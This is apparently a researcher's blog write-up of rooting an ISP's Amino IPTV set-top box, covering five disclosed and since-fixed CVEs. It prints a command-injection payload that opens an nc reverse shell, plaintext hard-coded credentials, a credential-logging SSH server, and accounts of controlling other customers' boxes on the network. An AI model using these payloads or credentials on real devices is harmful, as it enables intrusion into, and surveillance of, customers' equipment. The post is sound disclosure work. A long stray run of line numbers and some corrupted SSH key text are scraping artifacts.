



André Oudhof

Follow

Dec 18, 2020 · 17 min read · Listen



## PWNing my ISPs STBs

Remember that scene from the movie '[Hackers](#)' where ZeroCool [hacked into the TV station](#) and changed the currently airing TV program to an episode of The Outer Limits? I think this is as close as I'll ever come to replicating that scene (short of actually hacking into a TV network since, you know.. that would be illegal).



Earlier this year I decided to take a look at the [Aminocom Aria 7](#) settopbox (STB) I received from my ISP [Caiway](#) / [Delta](#) to see if I could get shell access on the device and take a further look into its inner workings.

As it turned out I was not only able to get a shell on the device but also **take full control of all STBs in the IPTV network**, which allowed me to view details of the streams customers were watching, changing the channels, control volume and even streaming my own content to the devices.

This resulted in 5 CVEs:

- CVE-2020-10206 - Use of a Hard-coded Password in VNCserver in Amino Communications Aria 7
- CVE-2020-10207 - Use of Hard-coded Credentials in EntoneWebEngine
- CVE-2020-10208 - Command Injection in EntoneWebEngine
- CVE-2020-10209 - Command Injection in the CPE WAN Management Protocol (CWMP) registration
- CVE-2020-10210 - Hard-coded SSH keys

*All findings have been resolved by Caiway/Delta and Aminocom after I informed them. Both had a very professional approach and took these issues seriously.*

I've had a fiber connection in my home for years and also opted for the 'digital TV' package, which basically means I switched my main TV from a DVB-C setup to IPTV. The fiber connection in my home terminates in a FTU which has 2 LAN ports, 2 IPTV ports and 2 phone ports. All the device does is split the VLANs that are supplied over the fiber channel to the individual ports on the device. (I managed to root this device as well but that requires local / physical access, so not that spectacular and not part of this write up).

Originally the service would only allow a single STB to be connected, and since I also have a family I thought it would be wise not to mess with our main TV-setup. However, my ISP now offered a free second STB and enabled the second IPTV port, so I jumped on the opportunity and ordered one.

When I received the device the first thing I did (obviously) is open it up:



In order to prevent the device from receiving any firmware and configuration updates I did not want to connect the device to the internet / IPTV network until I had shell access to the device.

### Serial interface

So first things first, lets find and connect the serial interface, so we can see what's happening:



```
CPU: 2x B53 (64-bit) [420f1000] 1503 MHz
SCB: 324 MHz
SYSIF: 751 MHz
DDR0 @ 1193MHz
GPIO: Turn the blue and red LED on
GPIO RESET disabled
SPLASH: starting
SPLASH BMEM init @ 40000000
PNG Info - Width = 720 Height = 480 ; index=0
PNG Info - Width = 720 Height = 480 ; index=1
PNG Info - Width = 1280 Height = 720 ; index=2
PNG Info - Width = 720 Height = 480 ; index=0
AVS: park check
AVS: temperature monitoring enabled
AVS: STB: V=0.995V, T=+29.206C, PV=0.862V, MV=1.001V, FW=30343978 [0.4.9.x]
board selection update!
board was 7, now a (flags:0xffe000fs)
AUTOBOOT [waitusb -o -d="USB Disk" && batch -e usbdisk0:/recovery/7260/start.txt]
USB device matching <USB Disk> not found!
Loader:zimg Filesys:raw Dev:mmcflash0.appkernel File: Options:vmalloc=434m bmem=440m@568m boot_dev=bolt active_module=
```

### Boot with USB config file

So now that we have serial output I noticed that during boottime the device is looking for a specific file on a USB device. Obviously the first thing I did was create a file with that name on a USB-stick and reboot the device with the USB-stick attached.

It appeared the file required some special header and footer before it would be accepted by the device. Since I could not find any more information about this file (or the required header/footer) I started looking for other options to get access to the device.

### **Network traffic / cpemgt**

I started Wireshark and connected my laptop to the ethernet port of the device.

Since the device is issuing DHCP requests I setup a DHCP server to supply it with an IP so maybe it would generate some traffic.

Nice, it appears to be looking for a domain CPEMGT and if that fails it falls back to cpemgt.entone.com . Then I setup a DNS server that replied to all DNS requests with my own IP in order to redirected all traffic to my laptop:

Now I could see the device initiated a HTTP POST request to my laptop. That's great, but I did not know what kind of response the device was expecting. To figure this out I tried sending the same request to the 'real' cpemgt.entone.com server in order to see what it would send back.

It appears to respond with a small JSON file that contains NOP (which I guessed meant No Operation). So I then setup a webserver in order to send that exact response back to the device. It did indeed just do that: nothing!

### **Portscan**

Before looking any further into this I decided to look at the results of a portscan I did of the device:

A lot of interesting services, including an SSH server, webserver and vulnerable version of gSOAP. I tried to login with some default credentials on the SSH server but that didn't work. Then I fired up hydra in order to bruteforce my way in but that wasn't working either.

### **gSOAP**

One of the running services was a vulnerable version of gSOAP. Great, but that results in a catch22 situation because in order to create a working exploit I would first need shell access. And to get shell access I would need a working exploit. (Creating an exploit without a debugging environment / shell access is really difficult since you're essentially in the dark, you can't see the results of your exploit attempts.) I did manage to crash the TR069 process and control the instruction pointer:

(screenshot made after getting shell access)

Then I started looking at the webservices but those required authentication. Obviously I tried bruteforcing, gobuster etc. but that did not yield any results.

### **Finding similar firmware**

Since I did not have a lot of information to go on I tried to find the firmware of the device online so I could get some more information about these services. I did some google-fu and found firmware for another Amino device. Since firmware of the same vendor often does not vary a lot between different devices I figured this might give some more insight in the device and services.

I found some credentials online and in the firmware that I tried to use in order to login using the SSH service found on port 10022 but those did not work.

Then I tried finding more information about the CPEMGT HTTP request I saw earlier since I figured there would be more options other than the NOP response I saw earlier. The file 'cpemgttools' looked interesting. The file contained a link to a document on Google Docs.

The document was world readable! Awesome, now I had detailed information about the responses I could send to the device.

So now that I knew what kind of response the device expects I tried to include a URL (to a configuration file) in my response to the device. The document mentioned the configuration file had to be signed with a private key (that I did not have), but I wanted to try anyway because it would not be the first time a signature is not properly verified. However, the file was not accepted.

#### **CVE-2020-10209 — Command Injection in the CPE WAN Management Protocol (CWMP) registration**

Then I tried some command injection in the URL:

Yay, looks like we have command injection!

Let's pop a reverse shell.

So now that I had a root shell I could start looking for other vulnerabilities. I made a copy of the flash memory in order to do some offline grepping and checking, and also had a look at the running processes.

## Bootloader

Since I now had access to the bootpartition I could check what kind of header & footer the bootloader expected when using the /recovery/7620/start.txt file when booting. By simply using the 'strings' command we can see what the bootloader is checking:

```
~ # cat /proc/mtd
dev:   size   erasesize  name
mtd0: 00100000 00010000 "nor0.bolt"
mtd1: 00020000 00010000 "nor0.otpdata"
mtd2: 00020000 00010000 "nor0.upgradedata"
mtd3: 00010000 00010000 "nor0.nvram"
mtd4: 00010000 00010000 "nor0.devtree"
mtd5: 00080000 00010000 "nor0.splash"
mtd6: 00010000 00010000 "nor0.eeprom"
mtd7: 00010000 00010000 "nor0.reserved"
mtd8: 00080000 00010000 "nor0.reserved_sufs"
mtd9: 00080000 00010000 "nor0.fufs"
mtd10: 00100000 00010000 "nor0.reserved_2"
mtd11: 00400000 00010000 "nor0"
~ # strings /dev/mtd0 | grep -C3 "header and footer"
Failed.
#ENTONE BATCH START
#ENTONE BATCH END
No Entone header and footer in batch file. ABORT!!
Invalid Entone header and footer in batch file. ABORT!!
Found Entone batch file. Loading...
BATCH DBG
{BATCH} <%s>
~ #
```

After adding the header #ENTONE\_BATCH\_START and footer #ENTONE\_BATCH\_END to the file I now also had access to the bootloader. I briefly tried changing the 'init' parameter to start /bin/sh when booting but that didn't seem to work. Since I already had shell access I did not look any further into this.

```
otp read ..... Read OTP register.
ping ..... Ping a remote IP host.
printenv ..... Display the environment variables
psci ..... Call PSCI feature using smc
reboot ..... Reboot the system.
rlogin ..... Mini rlogin client.
rmm ..... Reserve memory area.
rpm counter ..... Read the RPMB Write Counter.
rpm program-key ..... Program the authentication key.
rpm use-key ..... Specify the key to be used for all RPMB operations.
rts ..... List all, or select an rts
save ..... Save a region of memory to a remote file via TFTP
secureload ..... Load an executable file into memory, and either
                  decrypt it, verify it, or both
set console ..... Change the active console device
setenv ..... Set an environment variable.
sha ..... Calculate SHA256 of a memory region
show usb ..... Display devices connected to USB bus.
show heap ..... Display information about BOLT's heap
show devices ..... Display information about the installed devices.
sleep ..... Sleep for specified milliseconds.
ssdp ..... Starts SSDP discovery protocol
t ..... Test contents of memory.
tcp conntest ..... Tcp console test.
tcp listen ..... Port listener.
tcp connect ..... TCP connection test.
testenv ..... Tests environment variable for various conditions.
                  The default is to test the existence of the
                  variable.
time ..... Timing utility.
ttcp ..... TCP test command.
u ..... Disassemble instructions.
uncache ..... Mark (all ddr) memory access via the mmu as
                  uncached. Effects vary depending upon the
                  architecture.
unsetenv ..... Delete an environment variable.
usb exit ..... Stop & reset the USB controller.
usb init ..... Initialize the USB controller.
waitusb ..... Wait for USB device to be installed.

For more information about a command, enter 'help command-name'
No help available for 'all'.

Type 'help' for a list of commands.
Loader:zimg Filesys:raw Dev:mmcflash0.appkernel File: Options:vmalloc=434m bmem=440m@568m boot_dev=bolt active_module=
app
Header OK!
Verifying Signature...
Verified using VMX key
Valid kernel image found!
Reading 4958832 bytes from zImage.....
Starting program at 0x8000 (DTB @ 0x7639000)

32 bit PSCI boot...
PSCI: DTB @ 0000000007639000, Linux entry @ 0000000000000000
PWR UP- CPU1 OK
BOOT32
```

## SSH access

During the portscan I noticed an SSH server running on port 10022, but I was not able to login since default credentials (and combo lists) did not work. Also, the credentials I found in the other firmware version did not work.

Since I had access to the /etc/shadow file I tried bruteforcing the hashes. I actually threw quite an amount of GPU power at it and tried all known password lists with a lot of rulesets and tried bruteforcing up to a length of 8 including all chars. I was not able to crack the passwords.

### CVE-2020-10210 — hard-coded SSH keys

Checking further the /root/.ssh/authorized\_keys file contained a whopping 31 authorized keys! Aminocom informed me those keys are used in order for their customers (operators) to connect to the devices. I'm not sure why they would need 31 keys on the device, some of which appear to be really outdated. My guess is they added keys of all customers to the device, so they could roll out a single firmware file for all customers instead of supplying each customer with individual firmware. This would mean that any of the other ISP's could also access this device.



```

/root/.ssh # cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQBAwCm4E+6BopF5LM4g8g0IFTYbpS8d1xwhPb4ztC0N
yc4r+H1/oWotW/2qYuIsohN0L2V9YHBPShHhC850NXqRoT74Q80UcW44d4aQ+9LQaHaqPP4kz5Z
hzA460wrZSDPrw== rsa-key-20890311
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQBAwCm4E+6BopF5LM4g8g0IFTYbpS8d1xwhPb4ztC0N
evvk2PF0awjGED71eBaLSmRx1x1M89ms0AZEHKzIHNko00xwpo0YE6p0KvgLXrZMoTtENxietTifk
pMTT3xtj0DU8xfgoP3190xNehmGGCE=00/k4E042904rq496Ymm1GaWLSn6KnIq33aMuTTG9vuU9Hk
SA0wLRyQ95W5tg5CthKphJiTrimCVnt4+Jo99x0y/f0o730xmmj0yC7CKPj1L/26g578+0b6k/joj
build@entone.com
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQBAwCtp9p+IgdAma92pEtD+rITGsuHvgAJP0RvxtIX8
kaAkjBemk5b7bmZdwtk67tK10km59V78g+4ia69fXUPMvAgEsEHJ5o610LPXrhjWMzNLn9pVkrWz
hNU3dtzX8+pmKLD+baxXe0sV1wgvfUPuSpm0pVLORcse9+8WsxH34aWmLKyF69Wkv4r3LA4Mcy0Ww
s+Wgt5X3DxWk7Va8HsKkRpbJ06c6Rr74LoakUkFuXMMr468LutjDX8D0Ij/gX5sgv6fr84eTABv
build@entone.com
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQBAwC0Sn3Cf6+8qTmS2bkAnNTauhFhhjqXfjgt4mwN
RS1pbdi0k0z8TU0EYndgh5DgSag0q008YvMShuvqDr5mjcuHP/dfriky/VXU6p6bz2XAU3UeKc
P8spr0Hu0wbvaxr0LpwYUSLgfcinn/A7Xdyk0CW6EUBi0Gmf+m2H0BbjZ4v3T7Xz2lhz2af3jWHT
hbXhX9Wvs4C8BjpvfwPDEK3ffAn8DpJ0c6Jfrrb7PXZ7DKBH7GaEdyaXqr0dpUMkq0VeeCQYf4Hwxa
build@entone.com
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQBAwCkVJXaKj6EbXsb0yryVl0HVjrrU9pdrgAW0LLEx6
f4VKz9KHRbb069eUvJj8LY+8RZYG1tsq5mMx70ITSJ5X3z+A0PUxvsgSA4c4cn2a0R/SbatnUPvZC
4Y0dnKIj1Rj0m4w+BpZLxb0AMyq06sKXXLgUXFZBT20IyqGA4x2obZ9jpQVW8Ja11+H9/kWY41v0
fa+aw3cvx+x/zukEUU3XbkIi8+c3l3IjTMH07UN771WtN351aZa5Dg0M1g9yV5ZTCNSVdsM69He
build@entone.com
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQBAwDhne5wD4qfdeV2b9pReqlfd/YraQvNB8jaEEcd3o
xM29Sqs4bFA0891LTnabngGtuh1sKbhzySp9T0PorCbXlCv9/wXgkm3bqprcPcdNqa/y6LiJuS3bda
lBYMDzoOodrKL8N8wQ5/oMGnu8y0DqxZyQyOWIWPkKFFso5D1Njv/uRFxDez3qe0jtsjBxjdrfYIJ
lSCmej7ksP7fgE4IhaV0Kcw5T5ioUyHB0L0p3/Tq5Z1cn15ZZ1ER+Pe2qfH+KuCzpwUwUKMVDPCUw
build@entone.com
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQBAwCptLJ90PLDaaHjqUyL+032raSy/+sbW84CJC
6vPTLD0cdN+0ilqSchlt7Kk3Ymgw1mw2J9XSt/A+mmb/Iyp9TSFSrdCSJmEJbg0nMyq2fjV56RVL
f+xBLo8wFN7xw9Pun0CU0u/Dq/X3YRYX0p9KlpBx831aTzZCThu4sSypS0UudDaiE52X+m+n+a7
m0nsmf58uhil/nGngitnrZfL+fhey6atvnrE0lsdLYehmS1B+v+8N/j4KbnMLNSUE1StLaz/0JhF
build@entone.com
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQBAwDI0TBeZ5r6hy58K8KycXqtjud8i4/X/yxWntb9Ug
wQZdq7qNE1/Dadk/dZxV5Jucp4v8AiJG8UfiHiQBy8Lqg24es13cy8VWYh0UzX5TsA3saEyM19PbN
SN4V001/T6GE/Cbmj/sZrWsgxvS0P2MqB5fh/+s1De5mpeuXmx6P5N+ZW5vmo2fw/ms1T1b0wK5e
Sbj3uqk120pgjXelpwPvG3YtjmvVPsa+jJagvbieHzFoNm0Chum4MbGxgB6IXLXDjxq4/dJANbe/y
build@entone.com
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQBAwFz1y5DgrUzL16dw0n0JyVAbnD+2g21xJ4UGhby

```

Since the filesystem is read-only I couldn't simply add my own public key to the authorized\_keys file. So I copied the /etc directory to /tmp and modified the root password hash in the shadow file. Then I mounted the modified directory on top of the 'real' /etc directory and was able to login.

```

ssh -L *:10080:localhost:10080 root@10.0.0.19 -p10022
root@10.0.0.19's password:
#

```

## CVE-2020-10206 — Use of a Hard-coded Password in VNCserver

One of the running services was a VNC server on port 5900. This service was not listening on the external interface, so it could only be reached after connecting to the device via SSH. By decompiling the vncserver in Ghidra it was possible to determine the used password: envnc123. The VNC server allows a user to remotely view the user interface as displayed over the HDMI port.

```

LAB_000113f4
000113f4 34 20 1b e5 ldr r2,[r1,#local_39]
000113f8 7c 3d 00 e3 movw r3,#0xd7c
000113fc 01 30 40 e3 movt r3,#0x1
00011400 20 32 82 e5 str r3,<roffCheckPasswordByList,[r2,#0x220]
00011404 80 39 01 e3 movw r3,#0x1980
00011408 01 30 40 e3 movt r3,#0x1
0001140c 84 31 0b e5 str r3,<envnc123_00011980,[r1],#local_168]
00011410 00 30 a0 e3 mov r3,#0x0

```

```

123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000

```

## CVE-2020-10207 — Use of Hard-coded Credentials in EntoneWebEngine

Since I now had access to the filesystem I was interested in looking further into the webserver that was running on the device (port 10080 and 10443) and see if I could find the required credentials. I had already noticed a file called /tmp/fe.htpasswd in the /tmp directory. That contained the following line:

```
fe:entone.com:709c8dc50a254fbc88b1cb85bfc6487c
```

I opened up the EntoneWebEngine binary in Ghidra to check the authentication mechanism and ended up in the library libFem.so:

```

local_54 = "listening_ports";
local_50 = "10080,10443s";
local_4c = "num_threads";
local_44 = "ssl_certificate";
local_3c = "global_passwords_file";
local_38 = "/tmp/fe.htpasswd";
local_34 = "authentication_domain";
local_48 = local_70;
setNumThread(iVar5);
mg_modify_passwords_file("/tmp/fe.htpasswd","entone.com",&0AT_001016cc,"fe!@#");
if (*(int *) (this + 0xc) == 0) {
    iVar2 = mg_start(<mg_callback,this,&local_64);
    *(int *) (this + 0xc) = iVar2;
}

```

So there are the credentials in clear text, username is "fe" and password "fe!@#". As it turned out when accessing the server on port 10080 from localhost you don't even need credentials, you do need them for port 10443 though (which is the same server). I was now able to login on the webserver, but I was still in the dark about its actual functionality since the decompiled binary was not very easy to read. I tried gobuster once again and since I no longer got the 403 error I was now able to find some interesting things:



```

gobuster v1.3 OJ Reeves (@TheColonial)
=====
[*] Mode : dir
[*] Url/Domain : http://localhost:10080/
[*] Threads : 10
[*] Wordlist : /tools/dirbuster/directory-list-lowercase-2.3-medium.txt
[*] Status codes : 301,302,307,200,204
=====
/media (Status: 200)
/browse (Status: 200)
/service (Status: 200)
/system (Status: 200)
/api (Status: 301)
/proxy (Status: 200)
/player (Status: 200)
/drm (Status: 200)
/self (Status: 200)
/recorder (Status: 200)
/callback (Status: 200)

```

For instance, I was able to get some information about the device from the webserver:

```

1 HTTP/1.1 200 OK
2 Date: Tue, 01 Jan 2019 06:07:45 GMT
3 Content-Length: 1867
4 Content-Type: application/json; charset=utf-8
5 Server: EntoneWebEngine/1.1
6 Access-Control-Allow-Origin: *
7 Access-Control-Allow-Methods: GET,HEAD,PUT,POST,DELETE,OPTIONS,TRACE
8
9 {
10   "fan_speed":5,
11   "display_mode":1,
12   "front_panel_led":0,
13   "resolution":"1080i50",
14   "close_caption":false,
15   "close_caption_type":0,
16   "closed_caption":{
17     "enabled":-998,
18     "enable":-998,
19     "mute":false,
20     "type":0,
21     "608":0,
22     "708":0,
23     "font":{
24       "size":"default",
25       "type":"default",
26       "style":"default",
27       "text_color":"default",
28       "text_opacity":"default",
29       "bg_color":"default",
30       "bg_opacity":"default",
31       "edge_type":"default",
32       "edge_color":"default"
33     }
34   },
35   "audio_mute":"false",

```

By looking at the binary it was obvious there was a lot more functionality in this webserver and it would be easiest if I could get a look at a working setup and just see how the device interacted with the webserver by dumping/watching the traffic.

For this I needed to connect the STB to the IPTV network while still being able to store and execute commands in order to debug / intercept requests to the server. But connecting to the IPTV network might force a firmware update, and if the bug I found was already patched I would lose access to the device. I figured it probably wasn't patched and even if it was; I had a copy of the flash memory and access to the bootloader, so I might be able to gain access again.

So I connected the device to the IPTV network and let it boot and upgrade its firmware. When I tried the exploit it still worked. Woohoo :)

The problem was that in order to get access to the device I had to connect it to my laptop (so I could do the command injection during boot) instead of the IPTV network. So once I had a shell on the device I could no longer connect it to the IPTV network. I tried various things to let it reinitialize the network stack and do a partial boot after issuing my commands, but I could not get it to work. So I had to choose between a shell/executing commands on the device, or a working setup.

I started looking into how the previous command injection actually worked and found a file called /tmp/mnt/persist/cpemgt\_last\_register\_stb\_result that contained the command injection I had used:

```

[ "cpemgt": [ { "acc":"http://10.0.0.1 %& $(nc 10.0.0.1 1337 -e /bin/sh %&) " }, {
"ini":"http://10.0.0.1" }, { "nop":"" } ] ]

```

I hadn't realized that the command injection actually would survive a reboot of the device. If this file exists it would try these settings first, and if that failed it would continue booting normally. So now I was able to store commands and have them executed once the device booted. Too bad that once the device was connected to the IPTV network a reverse shell would not reach my laptop since it's not connected to the internet but an IPTV network right? Or so I thought..

## IPTV network

I didn't really have a look at the actual IPTV network yet and was mostly messing around with the STB. I plugged in the IPTV ethernet cable to my laptop to check what systems I could reach. What I saw was not what I expected:

No.	Time	Source	Destination	Protocol	Length	Info
13	6.214850...	a2:de:48:00:01:00	Broadcast	ARP	60	Gratuitous ARP for 172.28.240.1 (Reply)
18	6.592344...	a2:de:48:00:01:00	Broadcast	ARP	60	Gratuitous ARP for 172.28.248.1 (Reply)
22	7.212617...	a2:de:48:00:01:00	Broadcast	ARP	60	Gratuitous ARP for 172.25.249.1 (Reply)
26	7.402219...	a2:de:48:00:01:00	Broadcast	ARP	60	Gratuitous ARP for 172.28.248.1 (Reply)
30	10.94990...	a2:de:48:00:01:00	Broadcast	ARP	60	Gratuitous ARP for 172.25.192.1 (Reply)
62	16.11145...	a2:de:48:00:01:00	Broadcast	ARP	60	Gratuitous ARP for 172.28.240.1 (Reply)
74	19.08437...	a2:de:48:00:01:00	Broadcast	ARP	60	Gratuitous ARP for 172.28.192.1 (Reply)
77	19.37464...	a2:de:48:00:01:00	Broadcast	ARP	60	Gratuitous ARP for 172.28.240.1 (Reply)
140	22.78587...	a2:de:48:00:01:00	Broadcast	ARP	60	Gratuitous ARP for 172.25.192.1 (Reply)
151	23.32164...	a2:de:48:00:01:00	Broadcast	ARP	60	Gratuitous ARP for 172.25.249.1 (Reply)
184	29.57763...	a2:de:48:00:01:00	Broadcast	ARP	60	Gratuitous ARP for 172.28.248.1 (Reply)
203	33.19430...	a2:de:48:00:01:00	Broadcast	ARP	60	Gratuitous ARP for 172.28.240.1 (Reply)
207	36.13368...	a2:de:48:00:01:02	Broadcast	ARP	60	Who has 172.28.247.220? Tell 172.28.240.2
210	36.98893...	a2:de:48:00:01:02	Broadcast	ARP	60	Who has 172.28.247.220? Tell 172.28.240.2
214	37.94956...	a2:de:48:00:01:02	Broadcast	ARP	60	Who has 172.28.247.220? Tell 172.28.240.2
215	37.96301...	a2:de:48:00:01:02	Broadcast	ARP	60	Who has 172.25.198.193? Tell 172.25.192.2
217	38.49518...	a2:de:48:00:01:00	Broadcast	ARP	60	Gratuitous ARP for 172.28.192.1 (Reply)
218	38.82161...	a2:de:48:00:01:02	Broadcast	ARP	60	Who has 172.28.247.220? Tell 172.28.240.2
219	38.92883...	a2:de:48:00:01:02	Broadcast	ARP	60	Who has 172.25.198.193? Tell 172.25.192.2
222	39.72344...	a2:de:48:00:01:02	Broadcast	ARP	60	Who has 172.28.247.220? Tell 172.28.240.2
223	39.79499...	a2:de:48:00:01:00	Broadcast	ARP	60	Gratuitous ARP for 172.28.240.1 (Reply)
224	39.83177...	a2:de:48:00:01:02	Broadcast	ARP	60	Who has 172.25.198.193? Tell 172.25.192.2
225	40.00136...	a2:de:48:00:01:00	Broadcast	ARP	60	Gratuitous ARP for 172.25.249.1 (Reply)
229	40.70177...	a2:de:48:00:01:02	Broadcast	ARP	60	Who has 172.25.198.193? Tell 172.25.192.2

There were a lot of ARP requests and multicast traffic from other devices. I expected to be in an isolated environment but this IPTV network turned out to be one big LAN where all the connected devices are able to interact.

So when I did an arp-scan of the network thousands of devices started responding:

After doing a quick nmap scan of ports 10022,10080,10443 almost all devices appeared to have at least some of these ports open. Now things got really interesting! I could connect to these devices and read the device settings using the webservice on ports 10080 and 10443. I also could change some of the settings, but I still didn't know all the options of the webservice.

I assumed the network would not have a connection to the internet, so it would be difficult to get a reverse shell on my device. This turned out to be a false assumption, because I could actually also open connections to the internet. The device was just behind a NAT firewall, so although I could not connect straight to the device from the internet I was able to make the device connect to my laptop over the internet, and then use that connection for a reverse tunnel back into the device.

All files stored in the /tmp/mnt/persist directory survive a reboot, so I had a place to store some files on the device. I created a small bash script that would mount a modified /etc/shadow file at the end of the boot process, and initiate a SSH session to my server using a publickey I stored in the persist directory.

You might wonder what's 'dropbear\_modded'? It's a version of dropbear I modified to store all credentials that are used to login to the STB. I hoped some maintenance tool or administrator would use a password login to connect to the device every now and then so I could grab the plaintext password. Unfortunately no logins were detected :)

Once the device connected to my server at the end of the bootsequence I was able to connect using the reverse SSH tunnel, and now I had a fully functional STB while still connected using SSH.

Now that I had a working setup I could run tcpdump to capture all requests to the webserver in order to gain better insight in all the functions. Looking at the tcpdump data it became clear that the internal webserver was used by the webbrowser on the device to change settings like the current channel, volume, enable teletext etc.

So with the information I had gathered I was now able to get detailed information of all devices in the network (what channel are people watching, at what volume, resolution etc). And I was able to change the channel and modify the volume of these devices remotely :)

This was great but now that I knew I could reach all these devices on the network I wanted to find a remote code execution exploit that would allow me to take full control of the devices.

### **Getting a customer's password**

Something else that caught my eye was that one of the menu's on the device would show my customer number and a password that can be used for viewing TV online or using a mobile app. I was wondering where it got this information from, and how the authentication process worked.

While browsing files on the device I noticed the sys\_config.txt file that contained a lot of settings, including a setting called “proxy”.

```
# HDMI deep color format (0: off, 1: auto [default], 2: 30-bit, 3: 36-bit, 4: 48-bit)
deep_color_format=1

# HDMI color matrix
# (0: auto [default], 1: BT.601, 2: BT.709, 3: BT.2020 NCL, 4: BT.2020 CL)
hdmr_color_matrix=0

# STB profile
# (0: Default, 1: Transcode)
stb_profile=0

# HDCP scheme (0:AUTO, 1: Force HDCPv1, 2: Force HDCPv2)
hdcpc_scheme=0

# Proxy Setting
proxy_url=""
proxy_username=""
proxy_password=""

# TVI baud rate (0: 9600, 1: 19200, 2: 1200, 3: 2400, 4: 4800, 5: 38400, 6: 57600, 7: 115200)
tvi_baudrate=0

# TVI max intercharacter time (0-50 inclusive, in centiseconds)
tvi_interchar_time=0

# TVI binary mode (0: Off, 1: On)
tvi_binary_mode=0
```

